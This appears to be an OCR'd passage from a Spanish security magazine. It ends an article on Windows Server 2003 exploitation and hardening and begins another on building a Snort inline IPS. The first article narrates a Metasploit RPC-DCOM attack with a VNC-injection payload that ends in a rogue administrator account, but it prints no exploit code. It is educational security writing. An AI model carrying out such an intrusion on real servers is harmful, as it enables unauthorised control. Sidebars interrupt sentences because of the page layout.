


Figura 2. *Línea de comandos en el PC remoto*

RPC-DCOM

La llamada a procedimiento remoto – *Remote Procedure Call* (RPC) es un protocolo utilizado por el sistema operativo Windows. RPC proporciona un mecanismo de comunicación inter-procesual que permite que un programa que se ejecuta en una máquina determinada ejecute código sin obstáculos en un sistema remoto. El protocolo en sí deriva del protocolo RPC de *Open Software Foundation* (OSF), pero con la incorporación de algunas extensiones específicas de Microsoft.

Se almacena un puntero hacia este gestor en la sección *.data* del archivo imagen del procedimiento vulnerable; si el puntero no es `NULL`, se traslada al registro EAX y entonces se llama a EAX. Este es otro problema, porque si no se ha definido un gestor de seguridad, se llama a `unhandledExceptionFilter` y este no sólo no termina el proceso inmediatamente, sino que efectúa todo tipo de acciones y llama a todo tipo de funciones.

Volvamos ahora a los problemas que hemos mencionado y veamos por qué son fuente de preocupación. Lo mejor es que lo hagamos con una muestra de código. Consideremos el fragmento recogido en el Listado 1.

El programa toma una URL y extrae el nombre del host. La función `ReturnHostFormUrl` es vulnerable a buffer overflow, lo que está marcado en `NOTE 1`. Si vemos el prototipo de la función, vemos que se compone de dos parámetros: uno es un puntero a un puntero (`char **`), y el otro es un puntero a la URL a crackear. Como se dice en `NOTE2`, ajustamos el primer parámetro para que sea el puntero al nombre de host almacenado en el heap dinámico. Aquí es donde se esconde uno de nuestros problemas. Si sobrecargamos el buffer basado en el stack, sobre-escribimos la cookie, sobre-escribimos el puntero base, y después la dirección almacenada de respuesta, empezamos a rees-

cribir los parámetros de la función. Cuando el buffer se haya sobrecargado, ya tenemos el control de los parámetros que se han aplicado a la función. Esto nos permite abusar del mecanismo estructurado de excepciones para esquivar la protección del stack.

Aprovechándonos

Cuando ya tenemos todo el armamento necesario para aprovecharnos del nuevo sistema Windows, podemos dirigirnos hacia la auténcica intrusión en el sistema. Por conveniencia, nos concentraremos específicamente en Metasploit, que es bueno por la funcionalidad tan variada que nos otorga. Discutiremos una vulnerabilidad concreta, obteniendo privilegios totales sobre un sistema Windows Server 2003. Los lectores pueden investigar sobre otras vulnerabilidades dependiendo del escenario.

Hay vulnerabilidades en la interfaz RPC (ver Recuadro *RPC-DCOM*) que implementa los servicios *Distributed Component Object Model* (DCOM), y que escucha en los puertos RPC activos. Esta interfaz gestiona las peticiones de activación de objetos DCOM que son enviadas por las máquinas clientes al servidor. La causa de la vulnerabilidad es la gestión incorrecta de mensajes mal formados en una función responsable de objetos DCOM.

Un atacante que aproveche esta vulnerabilidad, podría ejecutar código con privilegios de sistema local en un sistema afectado. El atacante podría realizar cualquier acción sobre el sistema, incluyendo la instalación de programas, ver, cambiar y borrar datos, o crear nuevas cuentas con privilegios completos. Esta vulnerabilidad fue descubierta originalmente por el grupo de investigación Last Stage of Delirium y ha sido muy explotada desde entonces.

Sin entrar en más detalle sobre cómo trabajar con Metasploit, vayamos directamente al aprovechamiento de la vulnerabilidad




Figura 3. *Creación de VAX de usuario*




Figura 4. *Acceso total*

Listado 2. *Claves para modificar o añadir para reforzar TCP/IP en Windows Server 2003*

```
HKEY_LOCAL_MACHINE\SYSTEM\ ↵
  CurrentControlSet\Services:

Key: Tcpip\Parameters
Value: SynAttackProtect
Value Type: REG_DWORD
Parameter: 1

Key: Tcpip\Parameters
Value: EnableDeadGWDetect
Value Type: REG_DWORD
Parameter: 0

Key: Tcpip\Parameters
Value: EnablePMTUDiscovery
Value Type: REG_DWORD
Parameter: 0

Key: Tcpip\Parameters
Value: KeepAliveTime
Value Type: REG_DWORD
Parameter: 300,000

Key: Netbt\Parameters
Value: NoNameReleaseOnDemand
Value Type: REG_DWORD
Parameter: 1

HKEY_LOCAL_MACHINE\SYSTEM\ ↵
  CurrentControlSet\Control:

Key: Lsa
Value: RestrictAnonymous
Value Type: REG_DWORD
Parameter: 2

Key: SecurePipeServers
Value: RestrictAnonymous
Value Type: REG_DWORD
Parameter: 1
```

Lista de comprobación de seguridad de Windows Server 2003

Sigue los pasos detallados a continuación para mejorar la seguridad de tu sistema Windows Server 2003. Para más información, consulta la guía de seguridad de Windows Server 2003.

Seguridad del Sistema de Archivos

- Minimiza los permisos NTFS para EVERYONE.
- En el nivel de unidad lógica, resetea y propaga los siguientes permisos:
    - Control total para Administradores,
    - Control total para el CREATOR OWNER,
    - Modify, Read/Execute, List Folder Contents, Read, Write para Usuarios Autenticados,
    - Elimina y propaga TODOS los permisos para los Usuarios Autenticados del directorio System.
- Permite Modify, Read/Execute, List Folder Contents, Read, and Write para Usuarios Autenticados en :
    - *\Documents and Settings*,
    - *\WINNT\Installer* directorio oculto,
    - *\WINNT\System32\Config*,
    - *\WINNT\Repair.*

Seguridad de Red

- Desactiva los servicios innecesarios. Los servicios comúnmente innecesarios incluyen:
    - DHCP Client,
    - Fax Service,
    - Internet Connection Sharing,
    - Intersite Message,
    - Remote Registry Service,
    - RunAs Service,
    - Simple TCP/IP Services,
    - Telnet,
    - Utility Manager.
- Protocolos de red como IPX/SPX y NetBIOS a no ser que sean necesarios.

Seguridad de Usuarios

- Desactiva la cuenta de *Invitado* y asigna claves de acceso fuertes.
- Desactiva la cuenta *TsInternetUser* y asigna una clave de acceso fuerte.
- Cambia de nombre de la cuenta de *Administrador.*

Seguridad del Sistema

- Deshabilita *Ocultar extensiones de archivo para nombres de archivo conocidos.*
- Descarga e instala todas las actualizaciones críticas desde *http://windowsupdate.microsoft.com.*
- Descarga y ejecuta Microsoft Baseline Security Analyzer (MBSA).

Ver Listado 2 para el endurecimiento de TCP/IP.

de muestra que hemos descrito en una máquina Windows Server 2003. La carga útil seleccionada será *win32_reverse_vncinject*. Se trata de una carga útil de inyección DLL en el servidor de VNC. Nos permitirá acceder inmediatamente al escritorio de un sistema intervenido utilizando prácticamente cualquier exploit de Win32.

El DLL se carga en el proceso remoto utilizando cualquiera de los sistemas de cargado, iniciados como un nuevo thread en el proceso explotado, y espera a peticiones cliente de VNC en el mismo socket que se ha usado para cargar el DLL. La estructura escucha sencillamente en un socket local, esperando a un cliente VNC y dirige los datos a través de la conexión de la carga útil al servidor. En modo de sólo-lectura, el usuario de la estructura puede ver los contenidos del escritorio, pero no puede interactuar con ellos. Si se obtiene acceso total, el servidor VNC lanzará una shell de comandos en el escritorio con los privilegios del servicio explotado. Esto es útil en

las situaciones donde un usuario sin privilegios está en el escritorio interactivo, pero el servicio explotado está funcionando con privilegios de sistema.

Primero conseguimos una línea de comandos en la máquina atacada (ver Figura 1). Entonces lanzamos el explorador (*explorer.exe*) como vemos en la Figura 2. Una vez hecho esto, creamos un VAX válido de usuario en el sistema, y le asignamos privilegios de administrador (ver Figura 3). Finalmente, estamos registrados en el sistema como VAX de usuario (ver Figura 4). Desde aquí, hay muchos vectores sobre los que realizar nuevos ataques y asaltos a la red.

Guía para el endurecimiento

Discutir a fondo el endurecimiento queda fuera del ámbito de este artículo, así que mencionaremos la metodología básica del mismo. Deberíamos recordar que aunque Windows Server 2003 nos proporciona una buena cantidad de ajustes de seguridad por defecto, debería ser reforzado antes de ponerlo en línea.

Lo mejor sería ir a *http://www.microsoft.com* y descargar la guía de seguridad de Windows Server 2003. Básicamente, se trata de una guía exhaustiva de cómo cerrar y endurecer Windows Server 2003 y sus servicios, así como un montón de herramientas y plantillas para hacerlo. Tendremos, en resumidas cuentas, todo lo necesario para cerrar un sistema básico Windows Server 2003, y cualquiera de los servicios que instalemos en él.

Aunque el producto sea extremadamente seguro desde la instalación por defecto, hay unas cuantas opciones de seguridad que pueden ser configuradas específicamente según nuestros requisitos. Esta guía no sólo proporciona recomendaciones, sino también la información necesaria sobre el riesgo que el ajuste trata de mitigar, y el impacto sobre el entorno una vez hayamos configu-

Endurecimiento del Servidor Web

A continuación presentamos un ejemplo de los pasos básicos a seguir a la hora de utilizar nuestro Windows Server 2003 como servidor web con IIS 6.0.

- En una nueva instalación, el servidor no debe ser conectado a la red hasta haber tomado las medidas de endurecimiento.
- En el primer nivel, escoge una partición NTFS, realiza los ajustes regionales y establece una clave de administrador fuerte.
- En los ajustes de red para el grupo de trabajo o dominio, escoge *No, este ordenador no forma parte de una red.* En el espacio en blanco, introduce un grupo de trabajo en blanco ([*ALT-255*]).
- Instala Application Server Components, si planeas monitorizar el servidor utilizando SNMP.
- Descarga (en otro sistema distinto) e instala todos los parches relevantes de Windows Update. Ahora puedes conectar el servidor a la red.
- Instala un motor antivirus y actualiza sus definiciones, activando las actualizaciones automáticas.
- SSH server puede ser intalado para la gestión remota. En este caso, el máximo número de conexiones permitidas debe ponerse en 2.
- Bajo la pestaña de Encriptación, asegúrate de activar lo siguiente: Ciphers: AnyStdCipher, MACs: AnyStdMac.
- Bajo la pestaña de Tunneling: Permitir TCP Tunneling.
- Bajo la pestaña de Autenticación de Usuarios -> Claves de Acceso asegúrate de que la casilla *Permitir Claves Vacías* no está marcada.
- Descarga e instala URLScan.
- Desactiva NetBIOS sobre TCP/IP.
- En SNMP Community String, asegúrate de que *Send authentication trap* está seleccionado. Además, asigna derechos de comunidad de sólo lectura, y escoge una clave fuerte. Acepta paquetes SNMP de hosts seleccionados, donde se añada la dirección de la red SNMP.
- Ajusta la política de IPsec.
- Configura los servicios de terminal para encriptación alta. Escoge *No permitir control remoto*, desmarca *Use Connection Settings From User Settings*, desmarca *Connect Client Printers at Logon* y *Default to Main Client Printer.*
- Aplica el archivo *.inf* del servidor web de alta seguridad desde *http://www.eastcarymassive.com/w2k3/www-w2k3-dmz.inf* y ejecuta MMC (Start -> Run -> MMC).
- Para las opciones de IIS6.0, crea una copia de seguridad y permite la monitorización. Añade comprobaciones para Cookie y Referer. Elimina todas las extensiones de aplicación (*.asa*, *.asp*, *.cdx*, *.cer*, *.idc*, *.shtm*, *.shtml*, *.stm*) y añádelas según sea necesario.
- Para cualquier extensión que sea re-añadida, considera limitar los verbos HTTP que aceptará la extensión. En lugar de usar todos los verbos (DELETE, GET, HEAD, POST y TRACE), podemos usar sólo GET para páginas web estáticas y POST si tenemos formularios en nuestro sitio web. Esto está de acuerdo con el principio del servicio menor.
- Desactiva el sitio web por defecto y escoge el grupo mínimo de permisos para el sitio web deshabilitando la casilla *Ejecutar scripts* (como ASP).
- Comprueba y elimina todos los directorios de muestra de IIS, elimina la impresión desde internet.
- Bajo la carpeta de *Red -> Configuraciones de Red*, cambia el valor de *Prohibit use of Internet Connection Sharing on your DNS Domain Network* a *activado* haciendo click derecho y escogiendo *Enable*.
- Cambia de nombre y cambia la clave de acceso de la cuenta *IUSR_<nombre_del_equipo>* .
- Cambia el sitio web para que utilice la cuenta *IUSR* a la que se ha cambiado el nombre *IUSR* y su clave de acceso asociada.
- Por último, pero no menos importante, ajusta los permisos de archivos y directorios NTFS.

rado dicha opción. Antes de leer la guía, podemos comprobar una lista sencilla de seguridad (ver Recuadro *Lista de comprobación de seguridad de Windows Server 2003*) y seguir los pasos más críticos. Un procedimiento de ejemplo para el endurecimiento de un servidor web está incluído en el Recuadro *Endurecimiento del servidor web*.

Conclusión

Aquellos que proponen como principio estricto de la filosofía de seguridad el de *menor privilegio posible* están contentos de que Microsoft haya dado pasos para proporcionar un entorno más cerrado según sacamos nuestra copia de Windows 2003 Server de la caja, pero se quejan de que no se haya ido aún más lejos. La cuestión es: ¿cuánta accesibilidad están los usuarios y administradores preparados para cambiar por una mayor seguridad? Estamos ya escuchando quejas de administradores web sobre IIS 6.0 – tantas características están desactivadas por defecto que la funcionalidad de la aplicación está restringida.

En los cursos de seguridad, aquellos que escogen mecanismos de alta seguridad son avisados de que necesitarán tener mucha más práctica para aprender a usarlos, y ese es el precio que deberán pagar por ello. Lo mismo puede decirse de los nuevos sistemas operativos y aplicaciones de alta seguridad: la curva de aprendizaje será mayor. No es necesariamente algo malo, pero es importante que esta relación sea entendida desde el principio. La seguridad tiene su precio, y el precio es la accesibilidad. En el peligroso mundo de hoy en día (online y offline), este es a menudo un precio aceptable.

Con las mejoras en las técnicas de ataque contra Windows, que esquivan la protección que incorpora Windows Server 2003, es una vez más un reto para Microsoft proporcionar nuevas capas de seguridad y mantener la confianza de sus usuarios. Aunque se ha mejorado sustancialmente respecto a las anteriores versiones de Windows, aún queda un largo camino por recorrer. Afortunadamente, Microsoft está trabajando actualmente en un proyecto cuyo nombre clave es R2, una gran actualización de Windows Server 2003, cuya salida se espera para finales de 2005, o a principios de 2006 como muy tarde. Veremos si tiene lo que hace falta para proteger el sistema.

Windows Longhorn Server es el nombre de la siguiente versión para servidores de Microsoft. Será el sucesor de Windows Server 2003, y posiblemente reciba el nombre de Windows Server 2007. Se espera que incorpore WinFS – un sub-sistema de almacenamiento que se cayó de Windows Vista por problemas de fechas, pero que será parte con toda probabilidad de Windows Vista Service Pack. Esta será una relación similar a la que existe entre Windows XP y Windows Server 2003. Está por ver cuánta seguridad (ya que Microsoft está añadiendo mejoras de la misma) puede realmente ofrecer en un escenario de seguridad que cambia con mucha rapidez. ●

Sobre el autor

Rudra Kamal Sinha Roy ha trabajado en el campo de la seguridad durante un buen número de años, y trabaja en la actualidad para iViZ Techno Solutions, una compañía de seguridad con sede en la India. Ha participado en numerosas auditorías de seguridad para varias organizaciones globales. También tiene un papel dirigente en OWASP (*Open Web Application Security Project*), en la rama Kolkata. Su implicación en la dirección del Entrenamiento Activo para el Hacking Ético ha sido crucial. Contribuye activamente a la creación de ISSAF (*Internet Systems Security Assessment Framework*), un estándar globalmente aceptado para la evaluación de seguridad.

Agradecimientos y créditos

Mi más sincero agradecimiento para estas personas: Nilanjan De, Abhisek Datta. Mi especial reconocimiento a Nicolas Falliere y Deb Shinder, en el artículo he aprovechado fragmentos de materiales preparados por ellos. Me gustaría también agradecer a HD Moore del proyecto Metasploit el permitirme utilizar las capturas de pantalla. Mi sincera apreciación va dirigida al trabajo de investigación de David Litchfield, Halvar Flake, Alexander Anisimov y a sus valiosas contribuciones a las técnicas de explotación de Windows.

En la Red

- *http://www.microsoft.com/windowsserver2003/default.mspx* – Microsoft Windows server 2003,
- *http://www.microsoft.com/windowsserver2003/technologies/default.mspx* – Tecnologías centrales de Windows Server 2003,
- *http://windowsnetworking.com/* – Un buen lugar para encontrar artículos relacionados con Windows,
- *http://securityfocus.com/microsoft/images/winheapoverflow.c* – Pruebas del concepto de heap overflow,
- *http://www.blackhat.com/presentations/win-usa-02/halvarflake-winsec02.ppt* – Presentación del concepto de Third Generation Exploitation,
- *http://www.maxpatrol.com/defeating-xpsp2-heap-protection.pdf* – Artículo *Derribando la protección Heap de Windows XP SP2 y esquivando DEP*,
- *http://www.metasploit.com* – Proyecto Metasploit.



Un sistema IPS a base de Snort

Michał Piotrowski 

Grado de dificultad



Solemos utilizar los cortafuegos para protegernos de los ataques a nuestros sistemas informáticos, y emplear los sistemas de detección de intrusiones para monitorizar tales ataques. Sin embargo, hoy en día la mera detección de intrusos no basta. ¿Qué más da que se detecte el ataque o no, si no somos capaces de resistirlo? La solución son los sistemas de prevención de ataques: de este artículo aprenderemos cómo construir un sistema de este tipo y cómo cuidarlo.

Las herramientas más populares para proteger las redes de ordenadores contra ataques de intrusos cibernéticos constan de cortafuegos y de sistemas de detección de intrusiones (IDS, ing. *Intrusion Detection Systems*). Mientras que el trabajo del cortafuegos reside en controlar el incremento de paquetes entre cada fragmento de la red, los sistemas de detección de intrusiones examinan la información contenida en estos paquetes y si se detecta alguna irregularidad o alguna información característica para un ataque, inician la alarma.

Con todo, el nivel de seguridad alcanzado mediante estas técnicas no es muy satisfactorio. Un cortafuegos debe, sobre todo, dejar pasar una parte del tráfico, en caso contrario no tendría sentido conectar la red protegida con el resto del mundo, pero un ataque puede llevarse justamente contra el servicio que quede disponible. Por cierto, un sistema IDS puede detectar un ataque que haya recibido el visto bueno del cortafuegos, pero como observador pasivo, no es capaz de frustrarlo, así que su presencia sólo tendrá el valor informativo.

Efectivamente, se puede conectar un sistema IDS con un cortafuegos de modo que los intentos de penetración se bloqueen en el acto, o configurarlo de forma que rompa las conexiones sospechosas. Desafortunadamente, tal solución tiene bastantes desventajas. Primero, muchos ataques consisten en enviar sólo un paquete, o una cantidad escasa de éstos. En la mayoría de los casos los ataques tipo DoS contra un programa o un sistema que se cuelga al haber recibido los datos preparados a propósito, o los ataques de desbordamiento de buffer que fuerzan el sistema atacado a que establezca una conexión revertida con

En este artículo aprenderás...

- qué son los sistemas de protección contra ataques,
- cómo instalar, configurar y mantener un sistema IPS a base del programa Snort.

Lo que deberías saber...

- tener conocimientos básicos de administración del sistema Linux,
- tener las nociones básicas de funcionamiento de la red TCP/IP.

Netfilter

El mecanismo netfilter constituye un subsistema del núcleo Linux, permitiendo la filtración y la modificación de paquetes, así como el traslado de las direcciones de red (ing. *Network Address Translation* – NAT). Apareció en los núcleos de la serie 2.4 y sigue desarrollándose en la 2.6.

Para configurar las reglas de filtrado o traslado se suele emplear un programa que opera en el espacio del usuario y que se llama iptables. Desde luego, conviene saber que no es el único modo de controlar las reglas de filtrado del tráfico de red en el núcleo del sistema.




Figura 1. *E lugar del sistema IPS en la red*

el ordenador del atacante, tendrán éxito, incluso si el sistema IDS envía un mensaje al cortafuegos para que bloquee la dirección IP señalada. Segundo, un intruso puede aprovechar dicha característica del cortafuegos que bloquea una dirección IP indicada para bloquear un grupo de direcciones simulando ataques que de ellas provengan.

Los sistemas de prevención de ataques – IPS (ing. *Intrusion Prevention System*) – constituyen una solución eficaz a estos problemas, combinando en sí los rasgos de los cortafuegos y los IDS. Los sistemas IPS suelen colocarse en la red de forma similar que los cortafuegos: en la ruta de los paquetes, para que todos los datos transmitidos en la red tengan que pasar por allí. IPS analiza los datos buscando la presencia de las características de los tipos de ataque conocidos y según la calificación que les dé, o bien los deja pasar, o bien los bloquea.

El mercado está repleto de toda clase de soluciones IPS. Sus precios oscilan desde un par de dólares hasta unas decenas de miles. Intentaremos crear nuestro propio IPS a partir del software disponible en internet.

Herramientas

La base de nuestro sistema de prevención de ataques será un sistema Linux con el núcleo en versión 2.6.12.6. Esto es importante por el soporte de la construcción de los puentes de red que ofrecen los núcleos de la serie 2.6, mientras que los 2.4 exigen los parches apropiados. No importa la distribución que empleemos, sin embargo, es vital que sea una instalación posiblemente sencilla, desprovista de Xwindow, las aplicaciones multimedia y otras herramientas por el estilo.

El corazón de nuestro IPS será el programa Snort IDS en la versión 2.4.0 que se irá desarrollando vía *open source*. Se trata de un programa muy avanzado, que se emplea en un par de sistemas IDS/IPS comerciales. Nos valdremos de la versión 2.4.0, ya que está integrada con el proyecto snort_inline, que permite descargar los paquetes no a través de la librería libpcap, como sucede en la configuración estándar de Snort, sino a través del mecanismo netfilter y el programa iptables.

Además, necesitaremos un par de librerías y unas herramientas. Principalmente, harán falta las librerías libnet 1.0.x, LIBIPQ y el programa bridge-utils. La librería LIBIPQ forma parte del paquete iptables y se puede hallar en las extensiones para desarrolladores o instalar desde las fuentes, instalando iptables con el comando `make install-devel`. Además, utilizaremos el programa Oinkmaster, que nos permitirá actualizar la base de las firmas de forma automática.

El ordenador en el que arrancaremos nuestro IPS está equipado con tres tarjetas de red. Sólo una tiene su dirección IP asignada y se empleará para gestionar el dispositivo. Las demás sólo serán configuradas hasta la capa 2 del modelo OSI y entre ellas se transmitirán los paquetes que circularán en la red. Por lo tanto, nuestro IPS formará un puente, transparente para los demás dispositivos y ordenadores. La Figura 1 presenta el esquema de una red de ejemplo después de conectar IPS: nosotros nos concentraremos únicamente en el dispositivo IPS.

Construimos un puente

Un puente de red (ing. *bridge*) es un dispositivo que funciona en la capa del enlace de datos del modelo OSI y sirve para conectar varios segmentos de una red de ordenadores. Hay dos ventajas clave del uso del puente como un IPS o cortafuegos:

- facilidad de configuración, que se debe a que un puente carece de dirección IP y puede colocarse dentro de la red sin que sea necesario cambiar las direcciones o las rutas de los demás dispositivos. Una conexión de IPS de este tipo no provoca cambios mayores de los que originaría

la introducción de un conector simple.
- seguridad, que consiste en que el dispositivo permanece transparente, y por consiguiente, prácticamente indetectable por todos los escáneres posibles. Carece de una dirección IP así que no hay posibilidad de conectarse con él, ni mucho menos, de atacarlo. Aunque se puede aprovechar un error en el programa IPS que, por ejemplo, se suspende procesando un paquete preparado a propósito, por suerte los problemas de este tipo ocurren muy raras veces.

Empezaremos a transformar nuestro ordenador en un puente configurando dos interfaces de red del IPS para que intercambien paquetes. Para conseguirlo, tenemos que compilar el núcleo con las opciones mostradas en Listado 1.

Después del reinicio del sistema añadimos una interfaz virtual nueva br0 y le asignamos dos interfaces reales, eth0 y eth1, tecleando los comandos siguientes:

```
# ifconfig eth0 0.0.0.0 up
# ifconfig eth1 0.0.0.0 up
# brctl addbr br0
# brctl addif br0 eth0
# brctl addif br0 eth1
# ifconfig br0 0.0.0.0 up
```

Configuramos también la interfaz eth2, que sirve para gestionar el dispositivo:

```
# ifconfig eth2 10.0.0.1 \
  netmask 255.255.255.0 up
```

Desde ahora, todos los paquetes vistos por la interfaz eth0 se enviarán mediante la interfaz eth1 al segmento de red que está al otro lado del IPS, y al revés. La tarjeta eth2 cuenta con una dirección IP asignada y gracias a ella podemos validarnos en el dispositivo de forma remota.

Instalamos Snort

La instalación de Snort como tal corre de forma estándar, pero en el proceso de configuración hay que añadir la opción `--enable-inline`, que resultará en que el programa trabaje en el modo *inline*, que permite colocar Snort sobre el camino de los paquetes. Para configurar, compilar e instalar el programa ejecutamos los comandos siguientes:

```
$ ./configure --enable-inline
$ make
# make install
```

A continuación, creamos el directorio */etc/snort* y fijamos allí todos los ficheros de configuración requeridos:

```
# cp classification.config \
  gen-msg.map \
  generators \
  reference.config \
  sid sid-msg.map \
  snort.conf \
  threshold.conf \
  unicode.map \
  /etc/snort
```

Para terminar, sólo tenemos que modificar el fichero principal de configuración *snort.conf*. Ahora bien, todavía no contamos con las firmas de los ataques, lo que es esencial, de modo que cambiamos en comentarios todas las líneas que activan los ficheros de firmas y que se encuentran al final del fichero adoptando la forma `include $RULE_PATH/*.rules` (insertamos # al inicio de línea). Además, cambiamos el valor de la variable que determina el directorio donde se situarán dichos ficheros de `var RULE_PATH ../rules` por `var RULE_PATH /etc/snort/rules`.

Verificamos las firmas

Las reglas de los ataques que podemos descargar desde la página de inicio del proyecto Snort se dividen en tres grupos: las firmas de pago (*subscription rules*), las firmas que exigen validación (*registration rules*) y las firmas ampliamente disponibles (*unregistered rules*). Puesto que las

Tipos de sistemas IPS

El dispositivo en cuestión es un sistema de red de detección de intrusiones (NIPS, ing. *Network Intrusion Prevention System*). En la actualidad constituye el tipo de sistema IPS más popular. Otros sistemas de este tipo son:

